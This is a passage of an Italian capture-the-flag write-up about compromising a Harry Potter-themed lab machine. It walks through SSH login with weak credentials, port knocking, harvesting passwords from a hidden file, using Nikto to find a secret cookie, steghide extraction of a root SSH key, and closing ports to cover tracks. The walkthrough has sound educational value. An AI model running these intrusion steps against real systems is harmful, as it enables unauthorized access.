Con queste credenziali, siamo pronti a collegarci in SSH e a esplorare il sistema dall'interno.

5.2 L'Indovinello della Mappa del Malandrino

Grazie a tentativi di accesso (o XSS), abbiamo scoperto le credenziali user : harry per la porta SSH 2222. Una volta dentro, i comandi di sistema (mount, df, nano) restituivano output strani, associando parole a numeri:

- "non avere" = 55677
- "solennemente" = 1700
- "buone" = 37789

```

└─(kali㉿kali)-[~/Desktop/BB3_Harry_Potter]
$ ssh user@192.168.50.17 -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.50.17's password:
*****
*          + Benvenuti al Server Magico di HogTheta +
*          +
* Qui i comandi possono dar luogo a ogni tipo di incantesimo.
*          +
*          ▲ Ricordate: ogni accesso non autorizzato verrà
*          immediatamente riportato al Ministero della Magia. ▲
*          +
*****
user@hogtheta:~$ mount
/dev/sda1 on / type ext3 (rw,errors=remount-ro)
tmpfs on /lib/init/rw type tmpfs (rw,nosuid,nodev=755)
proc on /proc type proc (rw,noexec,nosuid,nodev)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
udev on /dev type tmpfs (rw,mode=0755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=620)
proto/g on /un/incantesimo/di/protezione/appare/e Rivela che (11,numero,magico,per,'non avere',6,55677)
user@hogtheta:~$ df
Filesystem      Size  Used Avail Use% Mounted on
rootfs          4.7G  731M  3.8G  17% /
udev             10M     0  10M   0% /dev
tmpfs           25M  192K  25M   1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc22b9b0af  4.7G  731M  3.8G  17% /
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           101M     0 101M   0% /run/shm
lumos           1700     0  1700   0% La luce illumina la stanza, rivelando che il numero magico per 'solennemente'
# 1700.
user@hogtheta:~$ ls
user@hogtheta:~$ nano
Redotto: Un bagliore blu colpisce e il numero magico per 'buone' è 37789.
user@hogtheta:~$ Connection to 192.168.50.17 closed by remote host.
Connection to 192.168.50.17 closed.

```

Figura 21: Accesso con user e harry come password.

Mettendo insieme i pezzi di Brainfuck trovati prima e questi nuovi numeri, abbiamo ricostruito la frase magica di Harry Potter: *"Giuro solennemente di non avere buone intenzioni ... fatto il misfatto"*

La sequenza corretta per il **Port Knocking** (bussare alle porte per aprirne una chiusa) è: **9220, 1700, 9991, 55677, 37789, 7282**

```
knock 192.168.50.17 9220 1700 9991 55677 37789 7282
```

Dopo aver lanciato questo comando, una nuova scansione Nmap ha rivelato che la **Porta 22 (SSH Standard)** si è aperta magicamente!

```

└─(kali㉿kali)-[~/Desktop/BB3_Harry_Potter]
$ knock 192.168.50.17 9220 1700 9991 55677 37789 7282

└─(kali㉿kali)-[~/Desktop/BB3_Harry_Potter]
$ nmap -sC -sV -p- 192.168.50.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 10:38 -0500
Nmap scan report for 192.168.50.17
Host is up (0.00016s latency).
Not shown: 65521 closed tcp ports (reset)
Bug in mqtt-subscribe: no string output.
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Synology DiskStation NAS ftppd
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
_|_ Can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.50.17
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)

```

Figura 22: Esecuzione della sequenza di Knocking.

6 Fase 5: Privilege Escalation (Da Milena a Root)

6.1 Accesso come Milena

Ora che la porta 22 è aperta, siamo entrati con l'utente `milena` e la password trovata prima (`darkprincess`).

```
milena@blackbox:~$ ls
flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```

Figura 23: Flag Milena.

```
ssh milena@192.168.50.17
cat flag.txt
> FLAG{incanto_della_sapienza_123}
```

6.2 Passaggio a Luca

Esplorando le cartelle, in `/home/shared` abbiamo trovato un file nascosto `.myLovePotion.swp`. Leggendolo, abbiamo trovato un file contenente delle password di cui una è quella di Luca

```
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
milena@blackbox:/home/shared$
```

Figura 24: Password di Luca situati nel file `.myLovePotion.swp`.

```
su luca
cat flag.txt
> FLAG{cuore_di_leone_456}
```

```
luca@blackbox:~$ ls
flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$
```

Figura 25: Flag Luca.

6.3 Ottener Root (Il Gran Finale)

Siamo a un passo dalla fine. Siamo loggati come Luca, ma il nostro obiettivo è diventare Root (l'amministratore supremo).

6.3.1 Il file di Backup misterioso

Esplorando la cartella personale di Luca, abbiamo notato un file interessante chiamato theta-key.jpg.bk. L'estensione .bk suggerisce che sia un backup, mentre .jpg indica un'immagine.

Per lavorarci comodamente, dobbiamo trasferire questo file dalla macchina vittima al nostro computer (Kali). Sulla macchina vittima (come Luca) avviamo un server temporaneo:

```
python3 -m http.server 8000
```

Sul nostro computer Kali, scarichiamo il file:

```
wget http://192.168.50.17:8000/theta-key.jpg.bk
```

```

luca@blackbox:~$ ls
bin  cdrom  etc  lib  lib64  lost+found  mnt  path  root  sbin  srv  sys  usr
boot  dev  home  lib32  libx32  media      opt  proc  run  snap  swap.img  tmp  var
luca@blackbox:~$ ls -la
total 2097236
drwxr-xr-x  21 root root      4096 Oct  2  2024 .
drwxr-xr-x  21 root root      4096 Oct  2  2024 ..
lrwxrwxrwx  1 root root       7 Feb 16 2024 bin → usr/bin
drwxr-xr-x  4 root root      4096 Sep 28 2024 boot
dr-xr-xr-x  2 root root      4096 Jun 29 2024 cdrom
drwxr-xr-x  19 root root     4080 Jan 29 08:23 dev
drwxr-xr-x  94 root root     4096 Oct  2 2024 etc
drwxr-xr-x  7 root root      4096 Sep 30 2024 home
lrwxrwxrwx  1 root root       7 Feb 16 2024 lib → usr/lib
lrwxrwxrwx  1 root root       9 Feb 16 2024 lib32 → usr/lib32
lrwxrwxrwx  1 root root       9 Feb 16 2024 lib64 → usr/lib64
lrwxrwxrwx  1 root root      10 Feb 16 2024 libx32 → usr/libx32
drwx——  2 root root     16384 Jun 29 2024 lost+found
drwxr-xr-x  2 root root      4096 Feb 16 2024 media
drwxr-xr-x  2 root root      4096 Feb 16 2024 mnt
drwxr-xr-x  3 root root      4096 Sep 29 2024 opt
drwxr-xr-x  3 root root      4096 Sep 29 2024 path
dr-xr-xr-x 220 root root      0 Jan 29 08:23 proc
drwx——  5 root root      4096 Oct  2 2024 root
drwxr-xr-x 27 root root     880 Jan 29 15:50 run
lrwxrwxrwx  1 root root       8 Feb 16 2024 sbin → usr/sbin
drwxr-xr-x  2 root root      4096 Jun 29 2024 snap
drwxr-xr-x  2 root root      4096 Feb 16 2024 srv
-rw——  1 root root 2147483648 Jun 29 2024 swap.img
dr-xr-xr-x 13 root root      0 Jan 29 08:23 sys
drwxrwxrwt 12 root root     4096 Jan 29 15:39 tmp
drwxr-xr-x 14 root root     4096 Feb 16 2024 usr
drwxr-xr-x 14 root root     4096 Jun 29 2024 var
luca@blackbox:~$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
192.168.50.10 - - [29/Jan/2026 15:54:02] code 404, message File not found

```

Figura 26: Esplorazione tra i file di Luca e trasferimento via python server.

Directory listing for /home/luca/

- [.bash_logout](#)
- [.bashrc](#)
- [.cache/](#)
- [.profile](#)
- [.theta-key.jpg.bk](#)
- [flag.txt](#)

Figura 27: Trasferimento via python server.

6.4 Ritorno all'Old Site: L'Indizio della Bacchetta

Mentre lavoravamo sulla macchina, ci siamo ricordati della cartella /oldsite trovata all'inizio con Gobuster. Non l'avevamo ancora esplorata a fondo dopo aver trovato le password. Abbiamo provato ad accedere anche lì (al percorso /oldsite/login.php) usando le credenziali di Milena che ormai conosciamo (milena : darkprincess).

Una volta dentro, c'era un altro campo di input "Scrivi qualcosa". Abbiamo fatto un ragionamento logico:

- Sul sito principale (/) abbiamo usato la frase di apertura ("Giuro solennemente...").
- Sul vecchio sito (/oldsite), per chiudere il cerchio, dovremmo provare la frase di chiusura della Mappa del Malandrino.

Abbiamo inserito: **fatto il misfatto**

Il sito ha reagito! Non ci ha dato un errore generico, ma un messaggio molto specifico e rivelatore: *"Attenzione! La bacchetta di Milena ha reagito in modo strano vicino al libro di incantesimi di Luca. Forse un incantesimo combinato potrebbe svelare il mistero?"*

Ciao, milena!

fatto il misfatto

Submit

Attenzione! La bacchetta di Milena ha reagito in modo strano vicino al libro di incantesimi di Luca. Forse un incantesimo combinato potrebbe svelare il mistero?

Figura 28: L'input "fatto il misfatto" rivela che ci manca una "bacchetta".

Analisi dell'Indizio: Il sito parla esplicitamente di una "bacchetta" (in inglese *wand*). In una CTF, le parole non sono mai messe a caso. Questo messaggio ci sta urlando che esiste un oggetto, un file, un parametro o un cookie chiamato "wand" che noi non stiamo vedendo.

Per trovare oggetti "invisibili" o configurazioni nascoste che il browser non ci mostra chiaramente, dobbiamo usare uno scanner di vulnerabilità. È il momento perfetto per usare **Nikto**.

6.4.1 Caccia alla Password: L'uso di Nikto

Ora abbiamo l'immagine. Proviamo a usare steghide per vedere se nasconde qualcosa, ma c'è un problema: ci chiede una **passphrase** (password) che non conosciamo.

Dobbiamo tornare a investigare sul sito web per trovare questa password mancante. Per farlo, usiamo **Nikto**, uno scanner che cerca configurazioni errate e file interessanti sui server web.

Lanciamo il comando:

```
nikto -h http://192.168.50.17/
```

L'analisi di Nikto ci restituisce un risultato molto particolare. Tra le varie informazioni, trova un **Cookie** non standard chiamato "**wand**" (bacchetta).

```
(kali㉿kali)-[~/Desktop/BB3_Harry_Potter]
$ nikto -h http://192.168.50.17
- Nikto v2.5.0
[+] Target IP: 192.168.50.17
[+] Target Hostname: 192.168.50.17
[+] Target Port: 80
[+] Start Time: 2026-01-29 05:13:46 (GMT-5)

[+] Server: Apache/2.4.52 (Ubuntu)
[+] Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
[+] The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
[+] The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
[+] Root page / redirects to: login.php
[+] No CGI Directories found (use '-C all' to force check all possible dirs)
[+] Images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.1.1". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
[+] Apache/2.4.52 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
[+] /login.php: Cookie wand created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
[+] /login.php: Admin login page/section found.
[+] 8102 requests: 0 error(s) and 7 item(s) reported on remote host
[+] End Time: 2026-01-29 05:14:59 (GMT-5) (73 seconds)

+ 1 host(s) tested
```

Figura 29: Nikto individua il cookie sospetto "wand".

Ispezionando il valore di questo cookie tramite il browser (o leggendo l'output completo di Nikto/BurpSuite), troviamo questa stringa:

```
c2MqVDFs0VN5ezVi
```

Questa sembra proprio la password che cercavamo!

6.4.2 Estrazione della Chiave e Accesso Finale

Torniamo al file theta-key.jpg.bk. Usiamo il valore del cookie "wand" come password per steghide.

```
steghide extract -sf theta-key.jpg.bk
# Password: c2MqVDFs0VN5ezVi
```

```
(kali㉿kali)-[~/Desktop/BB3_Harry_Potter]
$ steghide extract -sf theta-key.jpg.bk
Enter passphrase:
wrote extracted data to "id_rsa".
```

Figura 30: Steghide dell'immagine ottenuta.

Usando questo valore come password per steghide, abbiamo estratto una chiave privata SSH (id_rsa).

```
steghide extract -sf theta-key.jpg.bk
chmod 600 id_rsa
ssh -i id_rsa root@192.168.50.17
```

Siamo dentro come **ROOT**!

```
cat /root/flag.txt
> FLAG{la_magia_non_ha_confini}
```

```
└─(kali㉿kali)-[~/Desktop/BB3_Harry_Potter]
└─$ chmod 600 id_rsa

└─(kali㉿kali)-[~/Desktop/BB3_Harry_Potter]
└─$ ssh -i id_rsa root@192.168.50.17 -p 22
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls
flag.txt
root@blackbox:~# cat flag.txt

FLAG{la_magia_non_ha_confini}
root@blackbox:~# █
```

Figura 31: Compromissione finale e flag di root.

7 Conclusioni

Per chiudere l'attacco e nascondere le tracce, abbiamo eseguito la sequenza di knocking finale ("fatto il misfatto"): 65511 12000 41002. La porta 22 si è chiusa.

```
(kali㉿kali)-[~/Desktop/BB3_Harry_Potter]
$ knock 192.168.50.17 65511 12000 41002

(kali㉿kali)-[~/Desktop/BB3_Harry_Potter]
$ nmap -sV -sC -p- 192.168.50.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 12:25 -0500
Nmap scan report for 192.168.50.17
Host is up (0.00023s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Synology DiskStation NAS ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.50.17
42/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
| http-title: Login
|_Requested resource was login.php
| http-cookie-flags:
```

Figura 32: Fatto il misfatto.

L'attacco ha dimostrato come una combinazione di password deboli, file nascosti male e servizi configurati con "segreti" (port knocking) non siano sufficienti a fermare un attaccante determinato.